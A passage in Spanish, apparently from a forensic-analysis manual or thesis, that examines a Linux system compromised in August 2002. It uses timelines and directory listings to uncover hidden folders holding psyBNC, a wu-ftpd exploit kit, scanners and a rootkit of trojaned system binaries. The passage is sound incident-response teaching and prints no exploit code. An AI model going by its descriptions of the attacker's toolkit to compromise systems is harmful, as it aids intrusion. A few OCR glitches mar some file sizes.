
Figura 5.9 Creación del timeline mediante ejecución de build_up.pl

Con las líneas de comando anteriores lo que se realizó fue el crear un timeline (línea de tiempo) de los archivos que fueron modificados, accedidos o creados a partir del uno de enero de 2002 al 31 de diciembre de 2002 (Figura 5.9, nota 1). El rango de acción es muy amplio, abarca 365 días, esto sucede debido a que no se tiene información acerca de cuándo se sucedió el compromiso del sistema. Hasta este momento la pregunta sería por qué elegir el año 2002 para realizar el análisis y no otro, esto se decidió al realizar pequeñas revisiones al sistema de archivos, en este caso se revisó la fecha del archivo */etc/passwd* el cual hace referencia al 22 de agosto de 2002, otro archivo revisado fue */etc/fstab* el cual muestra una fecha de creación del 21 de agosto de 2002. Ante tal evidencia, estas fechas serán de gran ayuda, pues ayudarán a identificar elementos extraños en el sistema de archivos.

Una vez que se generaron los timeline se tienen archivos en formato HTML que pueden ser revisados mediante un navegador Web.

En la pantalla mostrada (Figura 5.10) se puede ver a simple vista que existen archivos y directorios no comunes en el sistema de archivos, en especial el directorio **/root/.,** del cual sus tiempos mac hacen referencia al *Thu Aug 22*

17:42:58 2002, ante tal fecha, nuestras fechas tentativas del compromiso del sistema son correctas hasta este momento.



Archivo	mtime de modificacion	atime de modificacion	ctime de modificacion	dev	rdev	inodo	perm	links
/root/../psybnc/tools	Sat Oct 21 10:20:28 2000	Thu Aug 22 20:03:11 2002	Thu Aug 22 17:17:31 2002	1793	18069	56288	775	2
/root/../psybnc/psybnc.pid	Thu Aug 22 17:17:41 2002	Thu Aug 22 17:17:41 2002	Thu Aug 22 17:17:41 2002	1793	18071	42365	600	1
/root/../awu.tgz	Fri Aug 9 14:56:24 2002	Thu Aug 22 17:42:59 2002	Thu Aug 22 17:41:51 2002	1793	18090	6082	644	1
/root/..	Thu Aug 22 17:42:58 2002	Thu Aug 22 20:03:11 2002	Thu Aug 22 17:42:58 2002	1793	17877	6080	755	4
/root/../aw/ssvuln	Thu Apr 4 14:30:46 2002	Thu Aug 22 17:42:58 2002	Thu Aug 22 17:42:59 2002	1793	18126	12209	755	1
/root/../aw	Thu Aug 22 17:43:31 2002	Thu Aug 22 20:03:11 2002	Thu Aug 22 17:43:31 2002	1793	18091	12171	755	2
/root/../psybnc/log	Thu Aug 22 19:19:51 2002	Thu Aug 22 20:03:11 2002	Thu Aug 22 19:19:51 2002	1793	2100	56278	775	2
/var/spool/anacron/cron.daily	Thu Aug 22 20:02:00 2002	Wed Aug 21 11:03:05 2002	Thu Aug 22 20:02:00 2002	1795	0	28118	600	1
/var/lib/logrotate.status	Thu Aug 22 20:02:01 2002	Thu Aug 22 20:02:00 2002	Thu Aug 22 20:02:01 2002	1795	0	4023	644	1

Figura 5.10 Muestra los archivos ocultos, así como información de éstos.

A continuación se muestra el contenido del directorio oculto (Figura 5.11), se ha obtenido directamente del sistema de archivos.

```
# ls -l /mnt/root/.,


drwxr-xr-x    7 root     root         1024 Aug 23  2002 psybnc

-rw-r--r--    1 root     root       557964 Aug 22  2002 psyBNC.tar.gz

-rw-r--r--    1 root     root      1603918 Aug 22  2002 awu.tgz

drwxr-xr-x    2 root     root         1024 Aug 22  2002 aw

drwxr-x---    4 root     root         1024 Aug 23  2002 ..

drwxr-xr-x    4 root     root         1024 Aug 22  2002 .
```

Figura 5.11 Contenido del directorio oculto.

En el listado de la figura 5.11 se pueden ver dos archivos empaquetados y comprimidos, *(*awu.tgz y psybnc.tar.gz) y los directorios **aw** y *psybnc*, tales directorios fueron generados respectivamente por los archivos mencionados.

Al hacer uso de la información que se puede conseguir en Internet, se determina que el archivo *psyBNC.tar.gz* corresponde al software necesario para activar un servidor IRC en la máquina comprometida. Mientras que awu.tgz corresponde a software dedicado a escanear redes. Cabe mencionar que los canales IRC son comúnmente utilizados por la comunidad cracker para establecer comunicación, o bien para controlar ciertos aspectos de la máquina remota.

A continuación se muestra un listado del directorio *aw*.

```
# ls -lacr aw

total 1900

-rwxr-xr-x    1 root     root      1393996 Aug 22  2002 x2

-rwxr-xr-x    1 root     root       382072 Aug 22  2002 wu

-rw-r--r--    1 root     root            5 Aug 22  2002 test.f

-rw-r--r--    1 root     root            0 Aug 22  2002 test.c

-rw-r-----    1 root     root         5015 Aug 22  2002 targets

-rwxr-xr-x    1 root     root         3350 Aug 22  2002 ssvuln.c

-rwxr-xr-x    1 root     root        15012 Aug 22  2002 ssvuln

-rw-r--r--    1 root     root         6220 Aug 22  2002 ss.c

-rwxr-xr-x    1 root     root        16964 Aug 22  2002 ss

-rwxr-xr-x    1 root     root         5870 Aug 22  2002 pscan2.c

-rwxr-xr-x    1 root     root        15781 Aug 22  2002 pscan2

-rw-r--r--    1 root     root         3715 Aug 22  2002 outpu

-rw-r--r--    1 root     root         1656 Aug 22  2002 oops.o

-rw-r--r--    1 root     root         1060 Aug 22  2002 oops.c

-rwxr-xr-x    1 root     root        13085 Aug 22  2002 oops

-rw-r--r--    1 root     root         3848 Aug 22  2002 nodupe.o
```

```
-rw-r--r--    1 root     root         5550 Aug 22  2002 nodupe.c

-rwxr-xr-x    1 root     root        15138 Aug 22  2002 nodupe

-rw-r--r--    1 root     root          389 Aug 22  2002 doit4me

-rw-r--r--    1 root     root        23064 Aug 22  2002 awu.log

-rw-r--r--    1 root     root          231 Aug 22  2002 awu.list

-rwxr-xr-x    1 root     root         1291 Aug 22  2002 awu

-rwxr-xr-x    1 root     root          205 Aug 22  2002 auto

-rw-r--r--    1 root     root          597 Aug 22  2002 Makefile

-rw-r--r--    1 root     root            0 Aug 22  2002 12.216.pscan.21
```

Figura 5.12 Listado sobre directorio aw

De los archivos mostrados en el listado de la figura 5.12, a continuación se explican la función de algunos de estos.

- El archivo *wu* es un exploit que aprovecha una vulnerabilidad del wu-ftpd logrando obtener una consola de root para el atacante.


- *ss* es una utilería que trata de ejecutar el exploit, dejando una bitácora en el archivo *reewt.log* de las máquinas en que ha conseguido obtener root.

- El ejecutable *oops* automatiza el uso de *ss*.

- **aw** contiene entre otros, un shell-script que se utiliza para la ejecución de procesos.

- **psybnc** es el directorio que contiene los archivos para levantar un servidor IRC. Este tipo de IRC le permite al intruso permanecer la conexión las 24 horas del día de forma ininterrumpida.

Al continuar revisando el timeline se ha encontrado otro directorio oculto colocado en **/var/tmp/.,** (Figura 5.13)



Archivo	mtime de modificacion	atime de modificacion	ctime de modificacion	dev	rdev	inodo	perm	links	ui
/var/tmp/../psybnc/src/p_peer.c	Fri Mar 23 15:57:50 2001	Fri Aug 23 02:17:54 2002	Fri Aug 23 02:17:54 2002	1795	26939	54238	644	1	
/var/tmp/../psybnc/salt.h	Thu Sep 6 10:55:32 2001	Fri Aug 23 02:17:54 2002	Fri Aug 23 02:17:55 2002	1795	0	22124	644	1	
/var/tmp/../psybnc/httpd	Thu Sep 6 10:55:58 2001	Fri Aug 23 02:18:29 2002	Fri Aug 23 02:18:21 2002	1795	0	22125	755	1	
/var/tmp/../psybnc/psybnc.pid	Fri Aug 23 02:18:29 2002	Fri Aug 23 02:18:29 2002	Fri Aug 23 02:18:29 2002	1795	0	22126	600	1	
/var/tmp/../emech	Wed Mar 20 15:21:45 2002	Fri Aug 23 02:20:29 2002	Fri Aug 23 02:19:21 2002	1795	0	26113	700	2	3
/var/tmp/../emech/emech.users	Fri Aug 23 02:20:14 2002	Fri Aug 23 02:20:29 2002	Fri Aug 23 02:20:14 2002	1795	0	26116	644	1	3
/dev	Fri Aug 23 02:20:29 2002	Fri Aug 23 04:36:51 2002	Fri Aug 23 02:20:29 2002	1793	0	24097	755	14	
/var/tmp/..	Fri Aug 23 02:20:42 2002	Fri Aug 23 02:20:42 2002	Fri Aug 23 02:20:42 2002	1795	27061	20086	755	4	
/var/tmp/../psybnc/log	Fri Aug 23 02:22:25 2002	Fri Aug 23 02:17:54 2002	Fri Aug 23 02:22:25 2002	1795	18462	54219	775	2	
/etc/ssh_random_seed	Fri Aug 23 02:25:25 2002	Thu Aug 22 16:25:19 2002	Fri Aug 23 02:25:25 2002	1793	16856	28279	600	1	

Figura 5.13 Identificación de /var/tmp/.,

Bajo el directorio **/var/ftp/** se encuentra el directorio **nerod** el cual no es un directorio oculto, se trata de un directorio regular, para verificar qué tipo de archivos existen se hizo un listado largo de su contenido, el cual se muestra en la figura 5.14:

```
# ls -lacr var/ftp/nerod | more

total 1030

-rwxr-xr-x    1 503      503          6100 Aug 22  2002 wp

-rwxr-xr-x    1 503      503         38536 Aug 22  2002 vdir

-rwxr-xr-x    1 503      503         48856 Aug 22  2002 top

-rwxr-xr-x    1 503      503          1192 Aug 22  2002 syslogd.init

-rwxr-xr-x    1 503      503         25444 Aug 22  2002 syslogd

-rwxr-xr-x    1 503      503          2210 Aug 22  2002 sysinfo

drwxr-xr-x    2 503      503          1024 Aug 22  2002 sshd

-rwxr-xr-x    1 503      503          2960 Aug 22  2002 shad
```

```
-rwxr-xr-x    1 503      503          4060 Aug 22  2002 sense
-rwxr-xr-x    1 503      503         13184 Aug 22  2002 pstree
-rwxr-xr-x    1 503      503         32756 Aug 22  2002 ps
-rwxr-xr-x    1 503      503         30640 Aug 22  2002 netstat
-rwxr-xr-x    1 503      503           194 Aug 22  2002 me
-rwxr-xr-x    1 503      503          5648 Aug 22  2002 md5bd
-rwxr-xr-x    1 503      503         36692 Aug 22  2002 ls
-rwxr-xr-x    1 503      503         43752 Aug 22  2002 login
-rwxr-xr-x    1 503      503          5888 Aug 22  2002 linsniffer
-rwxr-xr-x    1 503      503         10532 Aug 22  2002 killall
-rwxr-xr-x    1 503      503          1047 Aug 22  2002 install.log
-rwxr-xr-x    1 503      503         15675 Aug 22  2002 install
-rwxr-xr-x    1 503      503          1425 Aug 22  2002 inet
-rwxr-xr-x    1 503      503          8368 Aug 22  2002 imp
-rwxr-xr-x    1 503      503          1534 Aug 22  2002 ifconfig
-rwxr-xr-x    1 503      503           636 Aug 22  2002 functions
-rwxr-xr-x    1 503      503         55744 Aug 22  2002 find
-rwxr-xr-x    1 503      503         23780 Aug 22  2002 du
-rwxr-xr-x    1 503      503           278 Aug 22  2002 crontab-entry
-rwxr-xr-x    1 503      503        589824 Aug 22  2002 core
-rwxr-xr-x    1 503      503          1250 Aug 22  2002 clean
-rwsr-sr-x    1 503      503          8676 Aug 22  2002 chsh
-rwxr-xr-x    1 503      503          1370 Aug 22  2002 atd.init
-rwxr-xr-x    1 503      503           554 Aug 22  2002 .1proc
-rwxr-xr-x    1 503      503           335 Aug 22  2002 .1logz
-rwxr-xr-x    1 503      503           319 Aug 22  2002 .1file
```

```
-rwxr-xr-x    1 503      503           538 Aug 22  2002 .1addr
```

Figura 5.14 Contenido del directorio nerod

Se revisó el contenido de cada archivo y se ha llegado a la conclusión de que se trata de un rootkit. A simple vista el listado muestra archivos con nombres de archivos binarios del sistema de archivos, tal como:

- clean
- du
- find
- ifconfig
- login
- killall
- ls
- netstat
- ps
- pstree
- sshd
- syslogd
- top

El decir qué realiza cada uno de estos archivos está de más, pues al formar parte de un rootkit y contar con nombres de los binarios más importantes y más utilizados del sistema, se concluye que se tratan de caballos de Troya. Además de las utilerías del sistema troyanizadas, también se logran identificar herramientas para eliminar registros del sistema de bitácoras con el fin de eliminar resto de la actividad del intruso, y por si fuera poco, también existen scripts de inicio del sistema que son modificados a la conveniencia del intruso.

Cómo saber si el rootkit identificado fue instalado, para ello realizamos un listado largo de los archivos del sistema, principalmente nos interesa ver el contenido de */bin* (Figura 5.15) y de */sbin* (Figura 5.16) pues es en donde se encuentran las principales utilerías del sistema.

```
# ls –lacr /bin | more

total 5419

-rwxr-xr-x    3 root     root        50652 Aug 21  2002 zcat
```

```
lrwxrwxrwx    1 root     root            8 Aug 21  2002 ypdomainname ->
hostname

-rwxr-xr-x    1 root     root          999 Aug 21  2002 vimtutor

lrwxrwxrwx    1 root     root            2 Aug 21  2002 view -> vi

-rwxr-xr-x    1 root     root       377404 Aug 21  2002 vi

-rwxr-xr-x    1 root     root        17256 Aug 21  2002 usleep

-rwxr-xr-x    1 root     root         6184 Aug 21  2002 uname

-rwsr-xr-x    1 root     root        24796 Aug 21  2002 umount

-rwxr-xr-x    1 root     root         4436 Aug 21  2002 true

-rwxr-xr-x    1 root     root        24348 Aug 21  2002 touch

-rwxr-xr-x    1 root     root       289916 Aug 21  2002 tcsh

-rwxr-xr-x    1 root     root       150908 Aug 21  2002 tar

-rwxr-xr-x    1 root     root         9820 Aug 21  2002 sync

-rwsr-xr-x    1 root     root        14112 Aug 21  2002 su

-rwxr-xr-x    1 root     root        26604 Aug 21  2002 stty

-rwxr-xr-x    1 root     root        45500 Aug 21  2002 sort

-rwxr-xr-x    1 root     root         5684 Aug 21  2002 sleep

-rwxr-xr-x    1 root     root         2960 Aug 22  2002 shad

lrwxrwxrwx    1 root     root            4 Aug 21  2002 sh -> bash

-rwxr-xr-x    1 root     root        20932 Aug 23  2002 setserial

-rwxr-xr-x    1 root     root        46876 Aug 21  2002 sed

lrwxrwxrwx    1 root     root            2 Aug 21  2002 rview -> vi

lrwxrwxrwx    1 root     root            2 Aug 21  2002 rvi -> vi

-rwxr-xr-x    1 root     root      1423144 Aug 21  2002 rpm

-rwxr-xr-x    1 root     root        11100 Aug 21  2002 rmdir

-rwxr-xr-x    1 root     root        25756 Aug 21  2002 rm

lrwxrwxrwx    1 root     root            2 Aug 21  2002 red -> ed

-rwxr-xr-x    1 root     root         5992 Aug 21  2002 pwd
```

```
-rwxr-xr-x    1 root     root        32756 Aug 22  2002 ps

-rwsr-xr-x    1 root     root        26716 Aug 23  2002 ping

lrwxrwxrwx    1 root     root            8 Aug 21  2002 nisdomainname -
> hostname

-rwxr-xr-x    1 root     root         6848 Aug 21  2002 nice

-rwxr-xr-x    1 root     root        34736 Aug 23  2002 netstat

-rwxr-xr-x    1 root     root        480? 2 Aug 23  2002 mv

-rwxr-xr-x    1 root     root        16988 Aug 23  2002 mt

-rwsr-xr-x    1 root     root        56444 Aug 21  2002 mount

-rwxr-xr-x    1 root     root        23420 Aug 21  2002 more

-rwxr-xr-x    1 root     root         850? Aug 23  2002 mktemp

-rwxr-xr-x    1 root     root        19?64 Aug 23  2002 mknod

-rwxr-xr-x    1 root     root        21884 Aug 23  2002 mkdir

-rwxr-xr-x    1 root     root          194 Aug 22  2002 me

-rwxr-xr-x    1 root     12          71836 Aug 23  2002 mail

-rwxr-xr-x    1 root     root        45724 Aug 22  2002 lsp

-rwxr-xr-x    1 root     root        40788 Aug 23  2002 ls

-r-xr-xr-x    1 root     root        64092 Aug 22  2002 lps

-rwxr-xr-x    1 root     root        43752 Aug 22  2002 login

-rwxr-xr-x    1 root     root        73916 Aug 21  2002 loadkeys

-rwxr-xr-x    1 root     root        80540 Aug 22  2002 lnetstat

-rwxr-xr-x    1 root     root        24540 Aug 23  2002 ln

-rwxr-xr-x    1 root     root         8064 Aug 21  2002 kill

-rwxr-xr-x    1 root     root        20400 Aug 21  2002 ipcalc

-rwxr-xr-x    1 root     root         2990 Aug 21  2002 igawk

-rwxr-xr-x    1 root     root        13412 Aug 23  2002 hostname

-rwxr-xr-x    3 root     root        50652 Aug 21  2002 gzip

-rwxr-xr-x    3 root     root        50652 Aug 21  2002 gunzip
```

```
lrwxrwxrwx    1 root     root            3 Aug 21  2002 gtar -> tar

-rwxr-xr-x    1 root     root        49244 Aug 21  2002 grep

-rwxr-xr-x    1 root     root        17088 Aug 21  2002 gettext

-rwxr-xr-x    2 root     root       157884 Aug 21  2002 gawk-3.0.6

-rwxr-xr-x    2 root     root       157884 Aug 21  2002 gawk

-rwxr-xr-x    1 root     root        49244 Aug 21  2002 fgrep

-rwxr-xr-x    1 root     root         4436 Aug 21  2002 false

lrwxrwxrwx    1 root     root            2 Aug 21  2002 ex -> vi

-rwxr-xr-x    1 root     root        49244 Aug 21  2002 egrep

-rwxr-xr-x    1 root     root        78140 Aug 23  2002 ed

-rwxr-xr-x    1 root     root         6812 Aug 21  2002 echo

lrwxrwxrwx    1 root     root            8 Aug 21  2002 domainname ->
hostname

-rwxr-xr-x    1 root     root         2664 Aug 21  2002 doexec

lrwxrwxrwx    1 root     root            8 Aug 21  2002 dnsdomainname -
> hostname

-rwxr-xr-x    1 root     root         4272 Aug 21  2002 dmesg

-rwxr-xr-x    1 root     root        30972 Aug 23  2002 df

-rwxr-xr-x    1 root     root        32980 Aug 23  2002 dd

-rwxr-xr-x    1 root     root        25884 Aug 21  2002 date

-rwxr-xr-x    1 root     root        16796 Aug 21  2002 cut

lrwxrwxrwx    1 root     root            4 Aug 21  2002 csh -> tcsh

-rwxr-xr-x    1 root     root        52828 Aug 23  2002 cpio

-rwxr-xr-x    1 root     root        40924 Aug 23  2002 cp

-rwxr-xr-x    1 root     root        44316 Aug 21  2002 consolechars

-rwxr-xr-x    1 root     root        22748 Aug 23  2002 chown

-rwxr-xr-x    1 root     root        20956 Aug 23  2002 chmod

-rwxr-xr-x    1 root     root        20860 Aug 23  2002 chgrp
```

```
-rwxr-xr-x    1 root     root         14716 Aug 21  2002 cat

lrwxrwxrwx    1 root     root             3 Aug 21  2002 bsh -> ash

lrwxrwxrwx    1 root     root             4 Aug 21  2002 bash2 -> bash

-rwxr-xr-x    1 root     root        512668 Aug 21  2002 bash

-rwxr-xr-x    1 root     root          5748 Aug 21  2002 basename

lrwxrwxrwx    1 root     root             4 Aug 21  2002 awk -> gawk

-rwxr-xr-x    1 root     root        446728 Aug 21  2002 ash.static

-rwxr-xr-x    1 root     root         94748 Aug 21  2002 ash

-rwxr-xr-x    1 root     root          2828 Aug 21  2002 arch
```

Figura 5.15 Contenido del directorio /bin

```
# ls -lacr sbin | more

total 5658

-r-xr-xr-x    1 root     root         26224 Aug 21  2002 ypbind

-rwxr-xr-x    1 root     root          7728 Aug 21  2002 update

-r-sr-xr-x    1 root     root         15448 Aug 21  2002 unix_chkpwd

-rwxr-xr-x    1 root     root          9404 Aug 21  2002 tune2fs

lrwxrwxrwx    1 root     root             4 Aug 21  2002 telinit -> init

-rwxr-xr-x    1 root     root         94012 Aug 21  2002 tc

-rwxr-xr-x    1 root     root         25444 Aug 22  2002 syslogd

-r-xr-xr-x    1 root     root          7892 Aug 21  2002 sysctl

-rwxr-xr-x    1 root     root          7200 Aug 21  2002 swapon

lrwxrwxrwx    1 root     root             6 Aug 21  2002 swapoff ->
swapon

-rwxr-xr-x    1 root     root         12444 Aug 21  2002 sulogin
```

```
-rwxr-xr-x    1 root     root        13948 Aug 21  2002 stinit

-rwxr-xr-x    1 root     root       354408 Aug 21  2002 sln

-rwxr-xr-x    1 root     root        22396 Aug 21  2002 slattach

-rwxr-xr-x    1 root     root        14396 Aug 21  2002 shutdown

-rwxr-xr-x    1 root     root         3604 Aug 21  2002 shapecfg

-rwxr-xr-x    1 root     root        45724 Aug 21  2002 sfdisk

-rwxr-xr-x    1 root     root          651 Aug 21  2002 setsysfont

-rwxr-xr-x    1 root     root        22832 Aug 21  2002 setpci

-rwxr-xr-x    1 root     root         1577 Aug 21  2002 service

-rwxr-xr-x    1 root     root         3068 Aug 21  2002 runlevel

-rwxr-xr-x    1 root     root        15340 Aug 21  2002 rtmon

lrwxrwxrwx    1 root     root            7 Aug 21  2002 rrestore ->
restore

-rwxr-xr-x    1 root     root         7388 Aug 21  2002 rpcdebug

-rwxr-xr-x    1 root     root        23736 Aug 21  2002 rpc.statd

-rwxr-xr-x    1 root     root         3180 Aug 21  2002 rpc.lockd

-rwxr-xr-x    1 root     root        41564 Aug 21  2002 route

-rwxr-xr-x    1 root     root         6284 Aug 21  2002 rmt

lrwxrwxrwx    1 root     root            6 Aug 21  2002 rmmod -> insmod

-rwxr-xr-x    1 root     root        72348 Aug 21  2002 restore

-rwxr-xr-x    1 root     root        19560 Aug 21  2002 resize2fs

-rwxr-xr-x    1 root     root         8700 Aug 21  2002 rescuept

lrwxrwxrwx    1 root     root            4 Aug 21  2002 reboot -> halt

lrwxrwxrwx    1 root     root            4 Aug 21  2002 rdump -> dump

lrwxrwxrwx    1 root     root            9 Aug 21  2002 raidstop ->
raidstart

-rwxr-xr-x    1 root     root        19024 Aug 21  2002 raidstart

lrwxrwxrwx    1 root     root            9 Aug 21  2002 raidhotremove -
```

```
> raidstart

lrwxrwxrwx    1 root     root            9 Aug 21  2002
raidhotgenerateerror -> raidstart

lrwxrwxrwx    1 root     root            9 Aug 21  2002 raidhotadd ->
raidstart

lrwxrwxrwx    1 root     root            6 Aug 21  2002 raid0run ->
mkraid

-rwxr-xr-x    1 root     root        17980 Aug 21  2002 quotaon

lrwxrwxrwx    1 root     root           13 Aug 21  2002 quotaoff ->
/sbin/quotaon

-rwxr-xr-x    1 root     root        30108 Aug 21  2002 quotacheck

-r-sr-xr-x    1 root     root        14960 Aug 21  2002 pwdb_chkpwd

-rwxr-xr-x    1 root     root        46256 Aug 21  2002 pump

-rwxr-xr-x    1 root     root        48852 Aug 21  2002 ppp-watch

lrwxrwxrwx    1 root     root            4 Aug 21  2002 poweroff ->
halt

-rwxr-xr-x    1 root     root         4796 Aug 21  2002 plipconfig

lrwxrwxrwx    1 root     root            8 Aug 21  2002 pidof ->
killall5

-rwxr-xr-x    1 root     root         6896 Aug 21  2002 pam_tally

-r-xr-xr-x    1 root     root        33284 Aug 21  2002
pam_console_apply

-rwxr-sr-x    1 root     root         4160 Aug 21  2002 netreport

-rwxr-xr-x    1 root     root         6248 Aug 21  2002 nash

lrwxrwxrwx    1 root     root           20 Aug 21  2002 mount.smbfs ->
..//usr/bin/smbmount

lrwxrwxrwx    1 root     root           20 Aug 21  2002 mount.smb ->
..//usr/bin/smbmount

lrwxrwxrwx    1 root     root            6 Aug 21  2002 modprobe ->
insmod

-rwxr-xr-x    1 root     root        40412 Aug 21  2002 modinfo

-rwxr-xr-x    1 root     root         8772 Aug 21  2002 mkswap
```

```
-rwxr-xr-x    1 root     root        29852 Aug 21  2002 mkraid
-rwxr-xr-x    1 root     root        27868 Aug 21  2002 mkpv
-rwxr-xr-x    1 root     root         1177 Aug 21  2002 mkkerneldoth
-rwxr-xr-x    1 root     root         9072 Aug 21  2002 mkinitrd
-rwxr-xr-x    2 root     root        22684 Aug 21  2002 mkfs.msdos
-rwxr-xr-x    1 root     root        13180 Aug 21  2002 mkfs.minix
-rwxr-xr-x    2 root     root        20060 Aug 21  2002 mkfs.ext2
-rwxr-xr-x    1 root     root         4896 Aug 21  2002 mkfs
-rwxr-xr-x    2 root     root        20060 Aug 21  2002 mke2fs
-rwxr-xr-x    2 root     root        22684 Aug 21  2002 mkdosfs
-rwxr-xr-x    1 root     root         4548 Aug 21  2002 mkbootdisk
-rwxr-xr-x    1 root     root         5668 Aug 21  2002 minilogd
-rwxr-xr-x    1 root     root         8604 Aug 21  2002 mingetty
-rwxr-xr-x    1 root     root        10140 Aug 21  2002 mii-tool
-rwxr-xr-x    1 root     root        35608 Aug 21  2002 lspci
lrwxrwxrwx    1 root     root            6 Aug 21  2002 lsmod -> insmod
-rwxr-xr-x    1 root     root         9276 Aug 21  2002 losetup
-rwxr-xr-x    1 root     root        58780 Aug 21  2002 lilo
-rwxr-xr-x    1 root     root       402696 Aug 21  2002 ldconfig
lrwxrwxrwx    1 root     root            6 Aug 21  2002 ksyms -> insmod
-rwxr-xr-x    1 root     root        20508 Aug 21  2002 klogd
-rwxr-xr-x    1 root     root         8456 Aug 21  2002 killall5
-rwxr-xr-x    1 root     root          451 Aug 21  2002 kernelversion
-rwxr-xr-x    1 root     root         5724 Aug 21  2002 kbdrate
lrwxrwxrwx    1 root     root            6 Aug 21  2002 kallsyms ->
insmod
-rwxr-xr-x    1 root     root        14300 Aug 21  2002 iptunnel
```

```
-rwxr-xr-x    1 root     root        79508 Aug 21  2002 iptables-save

-rwxr-xr-x    1 root     root        79068 Aug 21  2002 iptables-
restore

-rwxr-xr-x    1 root     root        76580 Aug 21  2002 iptables

-rwxr-xr-x    1 root     root        29244 Aug 22  2002 iportmap

-rwxr-xr-x    1 root     root        10012 Aug 21  2002 ipmaddr

lrwxrwxrwx    1 root     root            7 Aug 21  2002 ipfwadm-wrapper
-> ipfwadm

-rwxr-xr-x    1 root     root        21953 Aug 21  2002 ipfwadm

-rwxr-xr-x    1 root     root         4112 Aug 21  2002 ipchains-save

-rwxr-xr-x    1 root     root         3032 Aug 21  2002 ipchains-
restore

-rwxr-xr-x    1 root     root        40316 Aug 21  2002 ipchains

-rwxr-xr-x    1 root     root        91516 Aug 21  2002 ip

-rwxr-xr-x    1 root     root          728 Aug 21  2002 installkernel

-rwxr-xr-x    1 root     root        70652 Aug 21  2002 install-info

-rwxr-xr-x    1 root     root          359 Aug 21  2002
insmod_ksymoops_clean

-rwxr-xr-x    1 root     root       513512 Aug 21  2002 insmod.static

-rwxr-xr-x    1 root     root        89948 Aug 21  2002 insmod

-rwxr-xr-x    1 root     root        27636 Aug 21  2002 initlog

-rwxr-xr-x    1 root     root        26844 Aug 21  2002 init

-rwxr-xr-x    1 root     root         4882 Aug 21  2002 ifup

-rwxr-xr-x    1 root     root        11568 Aug 21  2002 ifenslave

-rwxr-xr-x    1 root     root         1875 Aug 21  2002 ifdown

